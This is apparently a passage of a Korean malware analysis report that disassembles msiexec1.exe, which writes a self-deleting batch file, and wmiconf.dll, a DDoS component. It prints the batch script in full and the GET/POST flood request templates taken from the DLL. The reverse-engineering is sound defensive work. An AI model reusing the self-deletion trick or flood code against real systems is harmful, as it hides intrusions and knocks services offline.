이 부분은 ESP가 가리키는 0012FC00의 10,14,1C에 순서대로 값을 삽입하게 되는데, 이 값은 vme.bat라는 문자열 값이다. 다음 그림을 통해 확인 할 수 있다.

```
0012FC00  38 FF 12 00 00 00 00 00 C0 FF 12 00 00 00 00 00  8 ..... ..... 
0012FC10  76 6D 65 2E 62 61 74 00 00 00 00 00 00 00 00 00  vme.bat.........
0012FC20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


<그림 4-18> ESP 0012FC00 내용

0040103D 66:AB STOS WORD PTR ES:[EDI]

0040103F AA STOS BYTE PTR ES:[EDI]

이 두 부분은 STOS 명령어를 이용해 EDI가 가리키는 문자열을 메모리에 WORD와

BYTE단위로 저장한다. 현재 EDI가리키는 메모리 번지는 0012FE2C이다.



<그림 4-19> EDI 0012FE2C 내용

시스템 디렉터리인 system32의 주소를 가리키고 있는 것을 확인 할 수가 있다.


0040105B 68 04010000 PUSH 104 /BufSize = 104 (260.)

00401060 50 PUSH EAX; |PathBuffer


00401061 52 PUSH EDX |hModule => NULL

00401062 895424 2C MOV DWORD PTR SS:[ESP+2C],EDX

00401066 .FF15 10404000 CALL DWORD PTR DS:[<&KERNEL32.GetModuleF>; \GetModuleFileNameA는 버퍼 크기를 104(260바이트), 버퍼의 경로를 EAX, 모듈을 EDX의 위치로 하여 GetModuleFileName을 수행하는 데, 현재 misexec1.exe파일의 경로를 ESP+2C의 위치인 0012FD28번지에 입력한다. 그림을 통하여 확인 할 수가 있다.




<그림 4-20> ESP 0012FD28 내용




<그림 4-21> 두 번째 함수 내부(GetTempPath)

ECX(0012FC24)의 번지를 버퍼로 PUSH한다. 버퍼의 크기는 104(260바이트)로 하여 GetTempPathA함수를 호출하는 데, 그 결과 값은 0012FC24에 저장이 된다.



<그림 4-22> ECX 0012FC24 내용

그 뒤 0040107C |. 8D7C24 10 LEA EDI, DWORD PTR SS:[ESP+10] 를 수행하면, ESP+10(0012FC10)주소를 EDI가 가리키게 한다. 그렇게 하면 EDI는 vme.bat를 가리키고 있는다.



<그림 4-23> EDI 레지스터의 내용

00401085 8D5424 24 LEA EDX,DWORD PTR SS:[ESP+24]

여기서 EDX가 GetEnviormentString함수로 얻었던 TempPath의 경로를 가리키게 설정한다.

00401089 F2:AE REPNE SCAS BYTE PTR ES:[EDI] REPNE명령어와 SCAS를 이용하는데 REPNE명령어는 일치하는 데이터가 얻어질 때까지, 혹은 일치하지 않는 데이터가 얻어질 때까지, 메모리상의 데이터를 탐색한다. SCAS는 스트링을 레지스터와 메모리에서 비교하는 명령어이다. 이 조합을 통해 레지스터와 메모리를 비교해 원하는 스트링이 나올 때까지 탐색한다. 즉, TempPath에서 얻은 스트링이 나올 때까지 탐색하고, 찾았다면 해당 메모리 주소를 EDI에 리턴 한다.

0040108B F7D1 NOT ECX

0040108D 2BF9 SUB EDI,ECX

이 두 명령어를 통해 ECX를 NOT연산하고 EDI에서 ECX의 값을 빼 EDI에 입력하는데 이리하면 ECX의 값인 8을 EDI에서 값을 뺀다. 결과적으로 EDI는 0012FC10번지를 가리켜 vme.dat 문자열을

가리킨다.

```
0040108F   .  50            PUSH EAX                                 ; hTemplateFile => NULL
00401090   .  8BF7          MOV ESI,EDI
00401092   .  8BE9          MOV EBP,ECX
00401094   .  8BFA          MOV EDI,EDX
00401096   .  83C9 FF       OR ECX,FFFFFFFF
00401099   .  F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
0040109B   .  8BCD          MOV ECX,EBP
0040109D   .  4F            DEC EDI
0040109E   .  C1E9 02       SHR ECX,2
004010A1   .  F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:
004010A3   .  68 80000000   PUSH 80                                  ; Attributes = NORMAL
004010A8   .  6A 02         PUSH 2                                   ; Mode = CREATE_ALWAYS
004010AA   .  8BCD          MOV ECX,EBP
004010AC   .  50            PUSH EAX                                 ; pSecurity => NULL
004010AD   .  50            PUSH EAX                                 ; ShareMode => 0
004010AE   .  83E1 03       AND ECX,3
004010B1   .  8D4424 38     LEA EAX,DWORD PTR SS:[ESP+38]
004010B5   .  68 00000040   PUSH 40000000                            ; Access = GENERIC_WRITE
004010BA   .  F3:A4         REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
004010BC   .  50            PUSH EAX                                 ; FileName
004010BD   .  FF15 08404000 CALL DWORD PTR DS:[<&KERNEL32.CreateFil  ; CreateFileA
```

<그림 4-24> 두 번째 함수 내부(CreateFile)

00401090 8BF7 MOV ESI,EDI

00401092 8BE9 MOV EBP,ECX

00401094 8BFA MOV EDI,EDX


00401096 83C9 FF OR ECX,FFFFFFFF

00401099 F2:AE REPNE SCAS BYTE PTR ES:[EDI]
0040109B 8BCD MOV ECX,EBP

0040109D 4F DEC EDI

0040109E C1E9 02 SHR ECX,2

004010A1 F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
이 부분을 통해 TempPath인 C:\DOCUME~1\root\LOCALS~1\Temp\와 vme.bat 문자열이 합쳐지게 된다. 파일을 생성할 위치와 파일명이 정해진 것이다.
FileName= "C:\DOCUME~1\root\LOCALS~1\Temp\vme.bat" 을 CreateFileA 모듈의 인자로 하여 파일을 생성한다.



<그림 4-25> 생성 된 vme.bat
파일이 생성된 것을 확인 할 수가 있다.

```
004010CE   .  8B2D 04404000 MOV EBP,DWORD PTR DS:[<&KERNEL32.WriteFile>]  ; kernel32.WriteFile
004010D4   .  8D4C24 0C     LEA ECX,DWORD PTR SS:[ESP+C]
004010D8   .  6A 00         PUSH 0                                       ; pOverlapped = NULL
004010DA   .  51            PUSH ECX                                     ; pBytesWritten
004010DB   .  6A 0A         PUSH 0A                                      ; nBytesToWrite = A (10.)
004010DD   .  68 84604000   PUSH msiexec1.00406084                       ; Buffer = msiexec1.00406084
004010E2   .  56            PUSH ESI                                     ; hFile
004010E3   .  FFD5          CALL EBP                                     ; WriteFile
004010E5   .  8DBC24 28010000 LEA EDI,DWORD PTR SS:[ESP+128]
004010EC   .  83C9 FF       OR ECX,FFFFFFFF
004010EF   .  33C0          XOR EAX,EAX
004010F1   .  8D5424 0C     LEA EDX,DWORD PTR SS:[ESP+C]
004010F5   .  F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
004010F7   .  F7D1          NOT ECX
004010F9   .  6A 00         PUSH 0                                       ; pOverlapped = NULL
004010FB   .  49            DEC ECX
004010FC   .  52            PUSH EDX                                     ; pBytesWritten
004010FD   .  8D8424 30010000 LEA EAX,DWORD PTR SS:[ESP+130]
00401104   .  51            PUSH ECX                                     ; nBytesToWrite
00401105   .  50            PUSH EAX                                     ; Buffer
00401106   .  56            PUSH ESI                                     ; hFile
00401107   .  FFD5          CALL EBP                                     ; WriteFile
00401109   .  8D4C24 0C     LEA ECX,DWORD PTR SS:[ESP+C]
0040110D   .  6A 00         PUSH 0                                       ; pOverlapped = NULL
0040110F   .  51            PUSH ECX                                     ; pBytesWritten
00401110   .  6A 0D         PUSH 0D                                      ; nBytesToWrite = D (13.)
00401112   .  68 74604000   PUSH msiexec1.00406074                       ; Buffer = msiexec1.00406074
00401117   .  56            PUSH ESI                                     ; hFile
00401118   .  FFD5          CALL EBP                                     ; WriteFile
0040111A   .  8DBC24 28010000 LEA EDI,DWORD PTR SS:[ESP+128]
```

<그림 4-26> 두 번째 함수 내부(WriteFile)

004010CE 8B2D 04404000 MOV EBP,DWORD PTR DS:[<&KERNEL32.WriteFile>]
004010D4 8D4C24 0C LEA ECX,DWORD PTR SS:[ESP+C]
004010D8 6A 00 PUSH 0/pOverlapped = NULL

004010DA 51 PUSH ECX ; |pBytesWritten
004010DB 6A 0A PUSH 0A |nBytesToWrite = A (10.)
004010DD 68 846D4000 PUSH msiexec1.00406D84 ; |Buffer = msiexec1.00406D84
004010E2 56 PUSH ESI |hFile
004010E3 FFD5 CALL EBP ; \WriteFile

Vme.dat 파일에 vme.dat가 수행할 명령을 처음으로 기록하는 부분이다 msiexec1.exe의 오프셋 00406D84에 있는 명령어를 10바이트 입력하는데 그 명령어는 다음과 같다.

Address	Hex dump	ASCII
00406D84	3A 4C 31 0D 0A 64 65 6C 20 22 00 00 76 6D 65 2E	:L1..del "

<그림 4-27> 오프셋 00406D84 내용

Del 삭제하라는 명령어이다.

004010E5 8DBC24 28010000 LEA EDI,DWORD PTR SS:[ESP+128]
004010EC 83C9 FF OR ECX,FFFFFFFF
004010EF 33C0 XOR EAX,EAX
004010F1 8D5424 0C LEA EDX,DWORD PTR SS:[ESP+C]
004010F5 F2:AE REPNE SCAS BYTE PTR ES:[EDI]
004010F7 F7D1 NOT ECX
004010F9 6A 00 PUSH 0 /pOverlapped = NULL
004010FB 49 DEC ECX
004010FC 52 PUSH EDX ; |pBytesWritten
004010FD 8D8424 30010000 LEA EAX,DWORD PTR SS:[ESP+130]
00401104 51 PUSH ECX ; |nBytesToWrite
00401105 50 PUSH EAX ; |Buffer
00401106 56 PUSH ESI ; |hFile
00401107 FFD5 CALL EBP ; \WriteFile

삭제 대상을 입력하는 부분이다. EDX가 가리키는 0012FC0C부터 38(56바이트)만큼 파일에 입력하는데 입력 내용은 다음과 같다.

Address	Hex dump	ASCII
0012FD28	43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64	C:₩Documents and
0012FD38	20 53 65 74 74 69 6E 67 73 5C 72 6F 6F 74 5C B9	Settings₩root₩
0012FD48	D9 C5 C1 20 C8 AD B8 E9 5C 37 37 5C 6D 73 69 65	苹?화면₩77₩msie
0012FD58	78 65 63 31 2E 65 78 65 00 00 00 00 00 00 00 00	xec1.exe.....

<그림 4-28> EDX 0012FC0C 내용

위의 두 과정을 통해 msiexec1.exe를 삭제하려는 것이다. 그 다음 writeFile모듈이 쓰이는 곳에서는 다음 그림의 내용을 입력한다.

00406D74	22 00 0A 69 66 20 65 78 69 73 74 20 22 00 00 00	"..if exist "...

<그림 4-29> WriteFile에 의한 문자열 삽입

이러한 입력을 반복하면 vme.bat에 다음과 같은 문자열이 삽입된다.

:L1
del "C:\Documents and Settings\root\바탕 화면\77\msiexec1.exe"
if exist "C:\Documents and Settings \root\바탕 화면\77\msiexec1.exe"
goto L1
del "C:\DOCUME~1\root\LOCALS~1\Temp\vme.bat"

msiexec1.exe파일이 종료되면 msiexec1.exe을 삭제하고, 자기 자신도 삭제하는 명령이 들어 있는 파일이 완성된 것이다.

```
00401185  .  6A 00          PUSH 0                          ; IsShown = 0
00401187  .  6A 00          PUSH 0                          ; DefDir = NULL
00401189  .  8D5424 2C      LEA EDX,DWORD PTR SS:[ESP+2C]
0040118D  .  6A 00          PUSH 0                          ; Parameters = NULL
0040118F  .  52             PUSH EDX                        ; FileName
00401190  .  68 546D4000    PUSH msiexec1.00406D54          ; Operation = "open"
00401195  .  6A 00          PUSH 0                          ; hWnd = NULL
00401197  .  FF15 A8404000  CALL DWORD PTR DS:[<&SHELL32.ShellExecuteA>]  ; ShellExecuteA
0040119D  >  5F             POP EDI
0040119E  .  5E             POP ESI
0040119F  .  5D             POP EBP
004011A0  .  81C4 20020000  ADD ESP,220
004011A6  .  C3             RETN
```

<그림 4-30> 두 번째 함수 내부(ShellExecute)

이 함수는 마지막으로 vme.dat 파일을 shellExecute모듈을 통해 오픈하고 함수를 빠져나가게 된다. 이렇게 하면 vme.dat와 관련된 dll파일들이 로드되면서 프로그램

이 오픈상태가 된다. 언제든지 msiexec1.exe파일이 종료되면 삭제할 준비를 한 것이다.

위의 행동들을 모두 마치고나면 프로그램이 종료된다. 그와 동시에 msiexec1.exe파일이 삭제되고, vme.bat파일도 삭제가 된다. 이것이 msiexec1파일의 정적분석이다. 위에서 언급했듯이 msiexec2도 msiexec1과 같은 동작을 보이지만 공격대상 URL만 틀리므로 따로 분석은 하지 않겠다.

4.3.2. Wmiconf.dll 분석

이번에는 DDos공격을 수행하는 wmiconf.dll을 분석해보겠다. 이 dll파일은 위에서 생성한 uregvs.nls파일에서 주소를 읽어와 get방식이나 post방식으로해서 패킷을 만들어 공격을 하는 dll파일이다. 참조모듈을 읽어오는 것은 제외하고 실질적으로 DDoS공격을 수행하는 코드 위주로 분석을 하겠다. 이번에는 IDaPro를 사용하여 분석을 실시하였다.

시작하면 다음과 같이 서비스를 등록하고 스레드를 시작한다.

```
.text:1000183E          push    esi
.text:1000183F          xor     esi, esi
.text:10001841          push    offset loc_100018C3 ; lpHandlerProc
.text:10001846          push    offset ServiceName ; "WmiConfig"
.text:1000184B          mov     ServiceStatus.dwServiceType, 30h
.text:10001855          mov     ServiceStatus.dwCurrentState, 2
.text:1000185F          mov     ServiceStatus.dwControlsAccepted, 7
.text:10001869          mov     ServiceStatus.dwWin32ExitCode, esi
.text:1000186F          mov     ServiceStatus.dwServiceSpecificExitCode, esi
.text:10001875          mov     ServiceStatus.dwCheckPoint, esi
.text:1000187B          mov     ServiceStatus.dwWaitHint, esi
.text:10001881          call    ds:RegisterServiceCtrlHandlerA
.text:10001887          cmp     eax, esi
.text:10001889          mov     hServiceStatus, eax
.text:1000188E          jz      short loc_100018A6
.text:10001890          push    offset ServiceStatus ; lpServiceStatus
.text:10001895          push    eax             ; hServiceStatus
.text:10001896          mov     ServiceStatus.dwCurrentState, 4
.text:100018A0          call    ds:SetServiceStatus
.text:100018A6          push    esi             ; lpThreadId
.text:100018A7          push    esi             ; dwCreationFlags
.text:100018A8          push    esi             ; lpParameter
.text:100018A9          push    offset StartAddress ; lpStartAddress
.text:100018AE          push    esi             ; dwStackSize
.text:100018AF          push    esi             ; lpThreadAttributes
.text:100018B0          call    ds:CreateThread
.text:100018B6          push    0FFFFFFFFh      ; dwMilliseconds
.text:100018B8          push    eax             ; hHandle
.text:100018B9          call    ds:WaitForSingleObject
.text:100018BF          pop     esi
.text:100018C0          retn    8
```

<그림 4-31> 서비스 등록 코드

스레드 루틴을 따라가게되면 여러가지의 스레드를 생성하고 분기문이 있는 것을 확인 할 수가 있다. 중요한 부분만을 파악할 것이므로 모든 루틴을 따라가지는 않을 것이다. 다음은 uregvs.nls파일을 읽어들여 첫 8byte와 그 이후 4byte를 따로 저장하는 루틴이다. 여기서 4byte는 공격대상 주소의 개수를 의미한다.

```
text:1000344B push ebx; hTemplateFile
.text:1000344C push 80h    dwFlagsAndAttributes
.text:10003451 push  3; dwCreationDisposition
.text:10003453  push ebx; lpSecurityAttributes
.text:10003454  push ebx    dwShareMode
.text:10003455  push 80000000h          ; dwDesiredAccess
.text:1000345A  push offset aUregvs_nls ; "uregvs.nls"
.text:1000345F  xor  edi, edi
.text:10003461  call  ds:CreateFileA
.text:10003467  cmp   eax, 0FFFFFFFFh
.text:1000346A  mov [ebp+hObject], eax
.text:1000346D  jz loc_100035BE
.text:10003473  mov  esi, ds:ReadFile
.text:10003479  lea    ecx, [ebp+NumberOfBytesRead]
.text:1000347C  push   ebx  ; lpOverlapped
.text:1000347D  push   ecx ; lpNumberOfBytesRead
.text:1000347E  lea ecx, [ebp+Buffer]
.text:10003481  push 8 nNumberOfBytesToRead
.text:10003483  push ecx  ; lpBuffer
.text:10003484  push eax    ; hFile
.text:10003485 mov [ebp+NumberOfBytesRead], ebx
.text:10003488  call   esi ; ReadFile
.text:1000348A  lea   eax, ebp+NumberOfBytesRead]
.text:1000348D  push ebx lpOverlapped
.text:1000348E  push  eax  lpNumberOfBytesRead
.text:1000348F  lea  eax, [ebp+var_8]
.text:10003492  push 4    ; nNumberOfBytesToRead
.text:10003494   push eax  ; lpBuffer
.text:10003495   push [ebp+hObject] ; hFile
```

```
.text:10003498 call esi ; ReadFile
```

여기서 읽어들인 4byte는 이후에 148h(328) byte만큼씩 uregvs.nls에서 공격대상 주소를 읽어들이는 반복문의 총 회수가 되는데, 여기서 148h는 하나의 공격대상 정보를 위하여 필요한 총 크기가 된다. 즉, 공격대상, 주소, 포트번호, 요청방식 등의 정보는 148h의 크기로 저장이 된다.

```
text:1000350C add esi, 140h
.text:10003512 loc_10003512: CODE XREF:
StartAddress+25Aj
.text:10003512 lea eax
, [ebp+NumberOfBytesRead]
.text:10003515 push ebx ; lpOverlapped
.text:10003516 push eax ; lpNumberOfBytesRead
.text:10003517 lea eax, [esi-140h]
.text:1000351D push 148h; nNumberOfBytesToRead
.text:10003522 push eax ; lpBuffer
.text:10003523 push [ebp+hObject] ; hFile
.text:10003526 mov [ebp+NumberOfBytesRead], ebx
.text:10003529 call ds:ReadFile
```

여기서 148h의 크기만큼 저장되는 버퍼에 140을 더하여 사용하고 있는데, 이는 이후에 -140전후의 오프셋 사용을 편리하게 하기 위해서 추가한 것으로 판단된다.

148h크기이의 버퍼 시작 지점부터 -140h만큼 떨어진 오프셋에는 공격대상 문자열의 시작위치부터 포트번호까지 해당하는 문자열의 길이 값이 저장되어 있는다. 다음 루틴에서는 추가로 공간을 할당하여 사이트 주소와 포트번호를 저장한다.

```
text:1000355A loc_1000355A: ; CODE XREF:
StartAddress+21Dj
.text:1000355A lea eax, [ebp+NumberOfBytesRead]
.text:1000355D push ebx; lpOverlapped
.text:1000355E push eax; lpNumberOfBytesRead
.text:1000355F mov [ebp+NumberOfBytesRead], ebx
.text:10003562 push dword ptr [esi] ;
nNumberOfBytesToRead
.text:10003564 push dword ptr [esi+4] ; lpBuffer
.text:10003567 push [ebp+hObject] ; hFile
.text:1000356A call ds:ReadFile
```

이 후에 몇 가지 루틴이 더 수행되고, 아래와 같인 새로운 스레드를 생성한다.


```
mov     eax, [ebp+var_14]
push    ebx             ; lpThreadId
push    ebx             ; dwCreationFlags
mov     eax, [eax+13Ch]
mov     dword_1000EED0, eax
lea     eax, [esi-120h]
push    eax             ; lpParameter
push    offset sub_10003655 ; lpStartAddress
push    ebx             ; dwStackSize
push    ebx             ; lpThreadAttributes
call    ds:CreateThread
push    1388h           ; dwMilliseconds
mov     dword ptr [edi], 1
call    ds:Sleep
```

<그림 4-32> 새로운 스레드 생성 코드

해당 스레드를 분석하면 반복문이 실행되고, 특정 함수를 호출한다. 호출하는 함수를 살펴보자. 살펴볼 함수는 다음과 같다.

```
text:10003880 loc_10003880: ; CODE XREF:
sub_100037CF+9Dj
.text:10003880 sub_100037CF+A4j
.text:10003880 push [ebp+var_4]
.text:10003883 push [ebp+arg_0]
.text:10003886 call sub_100038D1
```

Sub_100038D1루틴을 따라가 내부를 살펴보면 몇 가지 초기화를 거친 뒤 strtok함수를 통하여 ‘;’문자를 기준으로 값을 저장한다. 이렇게 하는 이유는 uregvs.nls의 정보가 ‘;’를 기준으로 나뉘어져 있기 때문이다.



<그림 4-33> 공격 대상 추출 코드

이렇게 받아들인 문자열을 다음 부분에서 get방식인지 post방식인지를 확인하여 얻어진 정보를 가지고 공격패킷을 구성한다.

```
text:100039BE  push offset String2 "get"
.text:100039C3 push  [ebp+lpString1] lpString1
.text:100039C6 mov edi, edx
.text:100039C8 call ds:lstrcmpA
.text:100039CE test eax, eax
.text:100039D0  jnz short loc_10003A09
.text:100039D2 cmp esi, ebx
.text:100039D4 mov  eax, offset aCacheControlNo ; "Cache-
Control: no-store, must-revalidat"...
.text:100039D9 jnz short loc_100039E0
.text:100039DB mov eax, offset byte_100115C0
```

오프셋에서 “get” 문자열을 읽어들여 위에서 얻은 정보와 strcmp함수를 이용하여 비교를 한다. 비교를 한 뒤 Get이냐 Post에 따라서 해당 루프로 이동해 Flooding payload를 만들어낸다. 그리고 효과적인 공격을 위해서 response를 저장하지 못하게 헤더 부분에 Cache-Control: no-store, must-revalidat코드를 추가한다. Get/Post 방식이 수행되는 코드를 확인해보자.

```
.rdata:1000C1A8 ; char aGetSHttp1_1Acc[]
.rdata:1000C1A8 aGetSHttp1_1Acc db 'GET %s HTTP/1.1',0Dh,0Ah ; DATA XREF: sub_100038D1+12A↑o
.rdata:1000C1A8                 db 'Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, appl'
.rdata:1000C1A8                 db 'ication/x-shockwave-flash, application/vnd.ms-excel, application/'
.rdata:1000C1A8                 db 'vnd.ms-powerpoint, application/msword, application/x-ms-applicati'
.rdata:1000C1A8                 db 'on, application/x-ms-xbap, application/vnd.ms-xpsdocument, applic'
.rdata:1000C1A8                 db 'ation/xaml+xml, */*',0Dh,0Ah
.rdata:1000C1A8                 db 'Accept-Language: ko',0Dh,0Ah
.rdata:1000C1A8                 db 'UA-CPU: x86',0Dh,0Ah
.rdata:1000C1A8                 db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
.rdata:1000C1A8                 db 'User-Agent: %s',0Dh,0Ah
.rdata:1000C1A8                 db '%sHost: %s',0Dh,0Ah
.rdata:1000C1A8                 db 'Connection: Keep-Alive',0Dh,0Ah
.rdata:1000C1A8                 db 0Dh,0Ah,0
.rdata:1000C343                 align 4
.rdata:1000C344 ; char aPostSHttp1_1Ac[]
.rdata:1000C344 aPostSHttp1_1Ac db 'POST %s HTTP/1.1',0Dh,0Ah ; DATA XREF: sub_100038D1+175↑o
.rdata:1000C344                 db 'Accept: */*',0Dh,0Ah
.rdata:1000C344                 db 'Accept-Language: ko',0Dh,0Ah
.rdata:1000C344                 db 'Referer: http://%s/',0Dh,0Ah
.rdata:1000C344                 db 'charset: utf-8',0Dh,0Ah
.rdata:1000C344                 db 'Content-Type: application/x-www-form-urlencoded; charset=utf-8',0Dh,0Ah
.rdata:1000C344                 db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
.rdata:1000C344                 db 'User-Agent: %s',0Dh,0Ah
.rdata:1000C344                 db 'Host: %s',0Dh,0Ah
.rdata:1000C344                 db 'Content-Length: 0',0Dh,0Ah
.rdata:1000C344                 db 'Connection: Keep-Alive',0Dh,0Ah
.rdata:1000C344                 db 'Cache-Control: %s',0Dh,0Ah
.rdata:1000C344                 db 0Dh,0Ah,0
```

<그림 4-34> 공격 방식에 따른 패킷 형식

```
text:100039BC idiv      ecx
```

```
.text:100039BE push offset String2 "get"
.text:100039C3 push [ebp+lpString1] ; lpString1
.text:100039C6 mov edi, edx
.text:100039C8 call ds:lstrcmpA
.text:100039CE test eax, eax
.text:100039D0 jnz short loc_10003A09
.text:100039D2 cmp esi, ebx
.text:100039D4 mov eax, offset aCacheControlNo ; "Cache-
Control: no-store, must-revalidat"...
.text:100039D9 jnz short loc_100039E0
.text:100039DB mov eax, offset byte_100115C0
.text:100039E0 loc_100039E0: ; CODE XREF:
sub_100038D1+108j
.text:100039E0 push [ebp+var_28]
.text:100039E3 push eax
.text:100039E4 mov eax, edi
.text:100039E6 imul eax, 0C8h
.text:100039EC add eax, offset aMozilla4_0Comp ;
"Mozilla/4.0 (compatible; MSIE 7.0; Wind"...
.text:100039F1 push eax
.text:100039F2 lea eax, [ebp+Dest]
.text:100039F8 push [ebp+var_1C]
.text:100039FB push offset aGetSHttp1_1Acc ; "GET %s
HTTP/1.1\r\nAccept: image/gif, ima"...
.text:10003A00 push eax ; Dest
.text:10003A01 call _sprintf
.text:10003A06 add esp, 18h
.text:10003A09 loc_10003A09: ; CODE XREF:
sub_100038D1+FFj
.text:10003A09 push offset aPost ; "post"
.text:10003A0E push [ebp+lpString1] ; lpString1
.text:10003A11 call ds:lstrcmpA
.text:10003A17 test eax, eax
.text:10003A19 jnz short loc_10003A54
.text:10003A1B cmp esi, ebx
.text:10003A1D mov eax, offset aNoStoreMustRev ; "no-store,
must-revalidate"
.text:10003A22 jnz short loc_10003A29
.text:10003A24 mov eax, offset aNoCache ; "no-cache"
.text:10003A29 loc_10003A29:; CODE XREF:
sub_100038D1+151j
.text:10003A29 imul edi, 0C8h
.text:10003A2F push [ebp+var_28]
.text:10003A32 add edi, offset aMozilla4_0Comp ;
"Mozilla/4.0 (compatible; MSIE 7.0; Wind"...
.text:10003A38 push eax
.text:10003A39 push edi
.text:10003A3A push [ebp+var_28]
.text:10003A3D lea eax, [ebp+Dest]
.text:10003A43 push [ebp+var_1C]
.text:10003A46 push offset aPostSHttp1_1Ac ; "POST %s
HTTP/1.1\r\nAccept: */*\r\nAccept-L"...
.text:10003A4B push eax ; Dest
.text:10003A4C call _sprintf
.text:10003A51 add esp, 1Ch
```

위의 그림에 나와 있는 것은 GET/POST에 따른 Flooding payload의 구조이고 아래 코드는 실제로 Get이냐 Post냐에 따라서 수행되는 코드이다. 어떤 동작인지 확인이 되면 Response를 캐시에 저장하지 못하도록 Cache-Control: no-store, must-revalidat를 헤더에 추가하고, 동작방식에 해당하는 값을 입력하여 payload를 추가하고, 이를 패킷으로 전송하여 공격을 수행한다.

